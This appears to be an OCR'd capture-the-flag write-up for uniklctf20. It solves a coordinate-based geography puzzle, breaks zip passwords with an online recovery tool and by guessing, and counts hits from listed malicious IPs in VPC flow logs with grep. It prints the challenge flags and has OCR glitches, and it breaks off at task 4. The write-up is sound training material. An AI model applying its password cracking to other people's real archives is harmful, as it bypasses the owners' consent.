
- https://www.latlong.net/Show-Latitude-Longitude.html
- https://gps-coordinates.org/coordinate-converter.php

LATITUDE:54.702355, LONGITUDE:-3. T76575



England is UK


LATITUDE:52.50017 LONGITUDE: 5.748082




LATITUDE:42.638426, LONG ITUDE:12.67429

LATITUDE:29.273396, LONGITUDE:47.49794


LATITUDE:56.840649, LONGITUDE:24.753765




LATITU6E:35.000074, LONGITUDE:104.99992




LATITUDE:38.959759, LONGITUDE:34.924965




LATITUDE:46.603354, LONGITUDE:1.888334



So, what do we get from all this Geography Class??



We try this as a password for ".zip" file.



Good news, it is the password and we get "notes.pdf"

Bad news, it is another puzzle.

HOW TO REMEMBER THE LOCATION OF COUNTRY

{M3m0rizing the locations of countries on a world map can be a daunting task, but there are many ways to make the process easier. Make sure you use an up to date map and review it continent by continent to make studying less intimidating. Tie in current events to give what you are memor1s3_ extra context. Have fun with your studying by downloading geography apps, visiting educational websites, and hanging up a map at home. Color and quiz yourself with map printouts and try solving a world map jigsaw puzzle.

Use an up-to-date map. Make sure that you are using an up to date map to study. Look for maps on reputable, regularly updated websites online, and print one out if you prefer to study a paper map. Otherwise, consider buying a new map to study at an office supply store, bookstore, or online.

Go by continent. To keep from being overwhelmed, focus on only one or two continents at a time while studying. Trying to cover the entire map at once will break up your concentration and make memorization more difficult. If necessary, cover th3_ parts of the map you are not concentrating on to keep your eyes focused.

Prioritize countries you have trouble identifying. Isolate the countries that you have trouble remembering and give them extra attention when studying (e.g. note the other countries and bodies of water surrounding them). Make a list of all of the countries that you make three or more guesses about without getting the right answer. When testing yourself, make a point to identify the countries you have difficulty remembering first, rather than the ones you recognize easily.


Quiz yourself alphabetically. To reinforce your knowledge of where countries are located on a world map, quiz yourself alphabetically. Choose a continent and try to name each country in it in alphabetical order. By making the studying process more complex, you will sharpen your focus on the material and challenge yourself more thoroughly.

Tie in current events. Use new stories and global current events to contextualize the countries you are trying to place. For instance, look up and memorize countries that are currently in the headlines to get a better sense of the geographical context of those news stories. Alternatively, if there are countries that you are having trouble memorizing on the world map, search them in Google News to get more information about them and create stronger mental associations.

Use the method of Loci. Try using the method of l0c4i, a technique used by Roman orators to remember long speeches, to memorize countries on a world map. Picture the countries of a continent within the framework of a familiar building (e.g. your home or workplace or t10n_). Imagine memorable things happening in each room, section, or hallway, and assign countries from the map accordingly. Make the narrative memorable enough to stick in your mind and call of up the connections you make with the world map.

Create a mnemonic device. Mnemonic devices are silly phrases or rhymes that help you remember the order of things. They do not have to make sense, and sometimes if the phrase is really wacky it 1s_ easier to remember. Try creating mnemonic devices to remember the order of certain country from north to south or west to east to make it 3asy}


Reading through the passage, there is a few words seems interesting.




We tried to combine all possible flag then realised that “M3m0rising” and “memor1s3” just can’t work together. So, we decide to get each word divorce into two part where only the spelling combination with number were selected, “**M3m0**rising” and “memo**r1s3**” then we got them married. And here we come.

uniklctf20{M3m0r1s3_th3_l0c4it10n_1s_3asy}


3) FORENSIC



1) DO YOU WANT TO BUILD A SNOWMAN? (10)




It is password protected file. We try to unlock it with online ZIP file password remover. (https://passwordrecovery.io/zip-file-password-removal/). In no time, we got the password.



2) KESANA KESINI (20)

uniklctf20{olaf_said_you_learn_something_duri



Download file “Kesana Kesini”


- Jurnal1.zip
- Jurnal2.zip

But each file is password protected zip.

So, we read, read, and read again the description.

It is about current situation is it?


For “Jurnal1.zip” we get the password quite early which is “covid19”



There is a flag part 1 in the “Jurnal1.txt”


So, we need to open “Jurnal2.zip” to get the rest of the flag.

But then we stuck at “Jurnal2.zip”




This is possible password that we try.

We looked and try so many “COVID-19” terms.




Thanks to Team_StayHome&EatBlueCheese for giving us another idea.

Until “stayhome” unlocked it for us.



uniklctf20{734mw02k_m4k3_17_345y}

3) VPC LOG ANALYSIS (20)



Here it is, 412 zip of a log dumps.

gunzip *.gz

```
root@kali:~/Desktop/flowlogs_analysis/flowlogs_dump# gunzip *.gz
root@kali:~/Desktop/flowlogs_analysis/flowlogs_dump#
```

This command will unzip and delete all ".gz" in the folder.

Next, I try to grep using this command:

grep -c <word> *.log

```
root@kali:~/Desktop/flowlogs_dump# grep -c 117.7.168.182 *.log
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0000Z_55587856.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0000Z_fefcf572.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0005Z_f8adaa32.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0005Z_ff35f8dd.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0010Z_2621752f.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0010Z_f7d52b79.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0015Z_87935132.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0015Z_e35721a5.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0020Z_8150d7d7.log:0
```

*Figure 1 grep -c 117.7.168.182 *.log*

```
root@kali:~/Desktop/flowlogs_dump# grep -c 160.44.201.156 *.log
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0000Z_55587856.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0000Z_fefcf572.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0005Z_f8adaa32.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0005Z_ff35f8dd.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0010Z_2621752f.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0010Z_f7d52b79.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0015Z_87935132.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0015Z_e35721a5.log:0
```

*Figure 2 grep -c 160.44.201.156 *.log*

```
root@kali:~/Desktop/flowlogs_dump# grep -c 178.212.177.139 *.log
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0000Z_55587856.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0000Z_fefcf572.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0005Z_f8adaa32.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0005Z_ff35f8dd.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0010Z_2621752f.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0010Z_f7d52b79.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0015Z_87935132.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0015Z_e35721a5.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0020Z_8150d7d7.log:0
```

*Figure 3 grep -c 178.212.177.139 *.log*

```
root@kali:~/Desktop/flowlogs_dump# grep -c 185.176.27.30 *.log
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0000Z_55587856.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0000Z_fefcf572.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0005Z_f8adaa32.log:1
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0005Z_ff35f8dd.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0010Z_2621752f.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0010Z_f7d52b79.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0015Z_87935132.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0015Z_e35721a5.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0020Z_8150d7d7.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0020Z_efbc7bd2.log:1
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0025Z_03df6b4f.log:0
```

*Figure 4 grep -c 185.176.27.30 *.log*

```
root@kali:~/Desktop/flowlogs_dump# grep -c 35.233.225.166 *.log
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0000Z_55587856.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0000Z_fefcf572.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0005Z_f8adaa32.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0005Z_ff35f8dd.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0010Z_2621752f.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0010Z_f7d52b79.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0015Z_87935132.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0015Z_e35721a5.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0020Z_8150d7d7.log:0
```

*Figure 5 grep -c 35.233.225.166 *.log*

But it is a disaster.

It gives a long (412 output) for every Malicious IP. And I need to count for 412 manually.

```
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0355Z_d575af5f.log:52
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0400Z_e9fe6aa8.log:632
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0400Z_f799ff8f.log:38
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0405Z_307c5f8b.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0405Z_d6ad8f59.log:87
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0405Z_e4ba737b.log:745
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0410Z_7484a973.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0410Z_9a650593.log:717
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0410Z_fa537ce6.log:177
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0415Z_6a3ed5b8.log:92
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0415Z_e59ca173.log:831
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0420Z_02492168.log:136
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0420Z_23154f8c.log:756
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0420Z_571c3c1d.log:0
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0425Z_77e45847.log:36
027962030681_vpcflowlogs_us-east-1_fl-0c37ce8d4b19ee487_20200317T0425Z_af3a9100.log:493
```

We repair the command to

```
grep -o -w <'malicious Ip'> *.log | wc -w
```

```
root@kali:~/Desktop/flowlogs_dump# grep -o -w 117.7.168.182 *.log | wc -w
8442
root@kali:~/Desktop/flowlogs_dump# grep -o -w 160.44.201.156 *.log | wc -w
2217
root@kali:~/Desktop/flowlogs_dump# grep -o -w 178.212.177.139 *.log | wc -w
4792
root@kali:~/Desktop/flowlogs_dump# grep -o -w 185.176.27.30 *.log | wc -w
10
root@kali:~/Desktop/flowlogs_dump# grep -o -w '35.233.225.166' *.log | wc -w
502
```


Okay so, it much easier. But still I want to make it easier.

```
grep -o -w '117.7.168.182\|160.44.201.156\|178.212.177.139\|185.176.27.30\|35.233.225.166' *.log | wc -w
```



```
root@kali:~/Desktop/flowlogs_dump# grep -o -w '117.7.168.182\|160.44.201.156\|178.212.177.139\|185.176.27.30\|35.233.225.166' *.log
| wc -w
15963
```

uniklctf20{15963}


4) PKP MALAYSIA TERBAIK! (40)



The downloaded file, give 4 part.



I try the “file” command to know what file is this.

